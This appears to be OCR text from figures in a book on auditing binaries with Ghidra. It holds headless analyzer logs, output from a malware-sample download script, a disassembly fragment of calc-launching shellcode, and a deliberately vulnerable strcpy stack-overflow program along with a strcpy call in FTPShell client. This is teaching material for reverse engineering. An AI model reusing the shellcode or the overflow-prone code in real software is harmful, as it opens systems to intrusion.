
Chapter 7: Using Ghidra Headless Analyzer


```
004c96d8 68 00 74        unicode    u"http://clients2.google.com/service/update2/c...
         00 74 00
         70 00 3a ...
```







```
HeadlessAnalyzer)
INFO  Reading script properties file: C:\Users\virusito\ghidra_scripts\Headl

INFO  HeadlessFindTextScript.java> 0x004c96d8: u"http://clients2.google.com/
service/update2/crx?response=redirect&x=id%3D" (GhidraScript)

les_downloader\decompressed_malware_samples\b2519cf81b527b2756e3836ed3c6a36b
26f30cbb5384fdb1f905f2235207144e (HeadlessAnalyzer)
INFO  REPORT: Post-analysis succeeded for file: C:\Users\virusito\malware_sa
mples_downloader\decompressed_malware_samples\b2519cf81b527b2756e3836ed3c6a3
```


Command Prompt
C:\Users\virusito\malware_samples_downloader>python download_samples.py
[*] Downloading sample: https://s3.eu-central-1.amazonaws.com/dasmalwerk/downloads/240387329dee4f03f98a89a2fef
f9bf30dcba61fcf614cdac24129da54442762/240387329dee4f03f98a89a2feff9bf30dcba61fcf614cdac24129da54442762.zip
[-] Downloaded.
[-] Uncompressed.
[*] Downloading sample: https://s3.eu-central-1.amazonaws.com/dasmalwerk/downloads/7682b842ed75b69e23c5deecf05
a45ee79c723d98cfb6746380d748145bfc1af/7682b842ed75b69e23c5deecf05a45ee79c723d98cfb6746380d748145bfc1af.zip
[-] Downloaded.
[-] Uncompressed.
[*] Downloading sample: https://s3.eu-central-1.amazonaws.com/dasmalwerk/downloads/cc13afd5ffdd769c66118f4f5ee
c7f80655c14cfdc6e8b753e419bbfbea4784e/cc13afd5ffdd769c66118f4f5eec7f80655c14cfdc6e8b753e419bbfbea4784e.zip
[-] Downloaded.
[-] Uncompressed.
[*] Downloading sample: https://s3.eu-central-1.amazonaws.com/dasmalwerk/downloads/4e87a0794bf73d06ac1ce4a37e3
3eb832ff4c89fb9e4266490c7cef9229d27a7/4e87a0794bf73d06ac1ce4a37e33eb832ff4c89fb9e4266490c7cef9229d27a7.zip
[-] Downloaded.
[-] Uncompressed.


virusito
projects
Name
MyFirstProject.rep
MyFirstProject.gpr


```
INFO  ----------------------------------------------------
    ASCII Strings                                 0.609 secs
    Apply Data Archives                           1.830 secs
    Call Convention Identification                0.002 secs
    Call-Fixup Installer                          0.004 secs
    Create Address Tables                         0.008 secs
    Create Address Tables - One Time              0.025 secs
    Create Function                               0.024 secs
    Data Reference                                0.016 secs
    Decompiler Parameter ID                       1.179 secs
    Decompiler Switch Analysis                    0.317 secs
    Decompiler Switch Analysis - One Time         0.000 secs
    Demangler                                     0.013 secs
    Disassemble Entry Points                      0.225 secs
    Disassemble Entry Points - One Time           0.071 secs
    Embedded Media                                0.071 secs
    External Entry References                     0.000 secs
    Function ID                                   0.054 secs
    Function Start Search                         0.024 secs
    Function Start Search After Code              0.007 secs
    Function Start Search After Data              0.002 secs
    Non-Returning Functions - Discovered          0.056 secs
    Non-Returning Functions - Known               0.016 secs
    PDB                                           0.003 secs
    Reference                                     0.018 secs
    Scalar Operand References                     0.016 secs
    Shared Return Calls                           0.006 secs
    Stack                                         0.112 secs
    Subroutine References                         0.009 secs
    Subroutine References - One Time              0.002 secs
    Windows x86 PE Exception Handling             0.005 secs
    Windows x86 PE RTTI Analyzer                  0.002 secs
    WindowsResourceReference                      0.083 secs
    X86 Function Callee Purge                     0.007 secs
    x86 Constant Reference Analyzer               0.248 secs
-----------------------------------------------------
     Total Time   5 secs
-----------------------------------------------------
 (AutoAnalysisManager)
INFO  REPORT: Analysis succeeded for file:
 c:\Users\virusito\hello_world\hello_world.exe (HeadlessAnalyzer)
INFO  REPORT: Save succeeded for file:
 /hello_world.exe (HeadlessAnalyzer)
```


Chapter 8: Auditing Program Binaries





```
     assume DF = 0x0  (Default)
00000000 31 c0          XOR         EAX,EAX
00000002 50             PUSH        EAX
00000003 68 63 61       PUSH        0x636c6163
         6c 63
00000008 54             PUSH        ESP
00000009 59             POP         ECX
0000000a 50             PUSH        EAX
0000000b 40             INC         EAX
0000000c 92             XCHG        EAX,E
0000000d 74 15          JZ          LAB_0
0000000f 51             PUSH        ECX
00000010 64 8b 72 2f    MOV         ESI,dword ptr FS:[EDX + 0x2f]
```


	Hex	Decimal
dword	636C6163h	1668047203
sdword	636C6163h	1668047203
char[] LE	"calc"	
wchar16[] LE	u"慣捡"	


*shellcode.bin
//
// ram
// ram: 0000:0000-0000:0070
//
assume DF = 0x0 (Default)
0000:0000 31 ?? 31h 1
0000:0001 c0 ?? C0h
0000:0002 50 ?? 50h P
0000:0003 68 ?? 68h h
0000:0004 63 ?? 63h c


Import C:/Users/Win7x64/Desktop/shellcode.bin
Format:
Raw Binary
Language:
x86:LE:32:System Management Mode:default
Destination Folder:
shellcode:/
Program Name:
shellcode.bin
Options...
OK
Cancel






```
*************************************************************
*                  POINTER to EXTERNAL FUNCTION             *
*************************************************************
char * __cdecl strcpy(char * _Dest, char * _Source)
```




Decompile: FUN_006e9f08 - (ftpshell.exe)

```
53      iVar1 = lstrlenA(local_14e + 0x2c);
54      if (0x105 < (int)(pcVar3 + iVar1 + 2)) {
55        return local_c;
56      }
57      local_253[(int)pcVar3] = '\\';
58      lstrcpyA(pcVar3 + (int)(local_253 + 1),local_14e + 0x2c);
```








Filter: strcpy


Active Project: FtpShell
FtpShell
ftpshell.exe


Back
Install
Cancel


Location: C:\Program Files (x86)\FTPShellClient\
Browse...
Reset
Disk Usage
Back
Next
Cancel


I accept the terms in the License Agreement
Print
Back
Next
Cancel


FTPShell Client 6 Setup
Welcome to the FTPShell Client 6 Setup Wizard
The Setup Wizard will install FTPShell Client 6 on your computer. Click Next to continue or Cancel to exit the Setup Wizard.
Back
Next
Cancel

```
0040150e c7 04 24       MOV         dword ptr [ESP]=>size,0xa
         0a 00 00 00
00401515 e8 c6 10       CALL        _malloc
         00 00
0040151a 89 44 24 1c    MOV         dword ptr [ESP + buffer],EAX
0040151e 8b 45 0c       MOV         EAX,dword ptr [EBP + _Argv]
00401521 83 c0 04       ADD         EAX,0x4
00401524 8b 00          MOV         EAX,dword ptr [EAX]
00401526 89 44 24 04    MOV         dword ptr [ESP + argument_1],EAX
0040152a 8b 44 24 1c    MOV         EAX,dword ptr [ESP + buffer]
0040152e 89 04 24       MOV         dword ptr [ESP]=>size,EAX
00401531 e8 e2 10       CALL        _strcpy
         00 00
00401536 8b 44 24 1c    MOV         EAX,dword ptr [ESP + buffer]
0040153a 89 04 24       MOV         dword ptr [ESP]=>size,EAX
0040153d e8 de 10       CALL        _free
         00 00
```

Decompile: _main - (stack_overflow.exe)

```
1
2  int __cdecl _main(int _Argc,char **_Argv,char **_Env)
3
4  {
5    char buffer [212];
6
7    ___main();
8    _strcpy(buffer,_Argv[1]);
9    return 0;
10 }
11
```


```
int               EAX:4          <RETURN>
int               Stack[0x4]:4   _Argc
char * *          Stack[0x8]:4   _Argv
char * *          Stack[0xc]:4   _Env
undefined1        Stack[-0xd8]:1 buffer
undefined4        Stack[-0xec]:4 ptr_source
undefined4        Stack[-0xf0]:4 ptr_destination
                  .text                                          XRE
                  _main
00401500 55          PUSH        EBP
00401501 89 e5       MOV         EBP,ESP
00401503 83 e4 f0    AND         ESP,0xfffffff0
00401506 81 ec e0    SUB         ESP,0xe0
         00 00 00
0040150c e8 6f 09    CALL        ___main
         00 00
00401511 8b 45 0c    MOV         EAX,dword ptr [EBP + _Argv]
00401514 83 c0 04    ADD         EAX,0x4
00401517 8b 00       MOV         EAX,dword ptr [EAX]
00401519 89 44 24 04 MOV         dword ptr [ESP + ptr_source],EAX
0040151d 8d 44 24 18 LEA         EAX=>buffer,[ESP + 0x18]
00401521 89 04 24    MOV         dword ptr [ESP]=>ptr_destination,EAX
00401524 e8 cf 10    CALL        _strcpy
         00 00
00401529 b8 00 00    MOV         EAX,0x0
         00 00
0040152e c9          LEAVE
0040152f c3          RET
```

```
                  _sum
1 00401500 55        PUSH        EBP
2 00401501 89 e5     MOV         EBP,ESP
3 00401503 8b 55 08  MOV         EDX,dword ptr [EBP + a]
4 00401506 8b 45 0c  MOV         EAX,dword ptr [EBP + b]
5 00401509 01 d0     ADD         EAX,EDX
6 0040150b 5d        POP         EBP
7 0040150c c3        RET
```

```
0040151b c7 44 24    MOV         dword ptr [ESP + b],0x3
         04 03 00
         00 00
00401523 c7 04 24    MOV         dword ptr [ESP]=>a,0x1
         01 00 00 00
0040152a e8 d1 ff    CALL        _sum
         ff ff
0040152f 89 44 24 1c MOV         dword ptr [ESP + result],EAX
```

Chapter 9: Scripting Binary Audit

```
The sscanf call at 0x00008240 may be worth looking at,
there is a comparison against 1 but there are 2 arguments
INFO  ANALYZING changes made by post scripts:
C:\Users\virusito\vulns\sscanf_arm.exe (HeadlessAnalyzer)

INFO  REPORT: Save succeeded for file: /sscanf arm.exe (HeadlessAnalyzer)

The sscanf call at 0x00401535 may be worth looking at,
there is a comparison against 1 but there are 2 arguments
INFO  ANALYZING changes made by post scripts:
C:\Users\virusito\vulns\sscanf x86.exe (HeadlessAnalyzer)

INFO  REPORT: Save succeeded for file: /sscanf_x86.exe (HeadlessAnalyzer)
```




ASSEMBLY LANGUAGE


```
                        _sum
00401500 55             PUSH        EBP
00401501 89 e5          MOV         EBP,ESP
00401503 8b 55 08       MOV         EDX,dword ptr [EBP + a]
00401506 8b 45 0c       MOV         EAX,dword ptr [EBP + b]
00401509 01 d0          ADD         EAX,EDX
0040150b 5d             POP         EBP
0040150c c3             RET
```

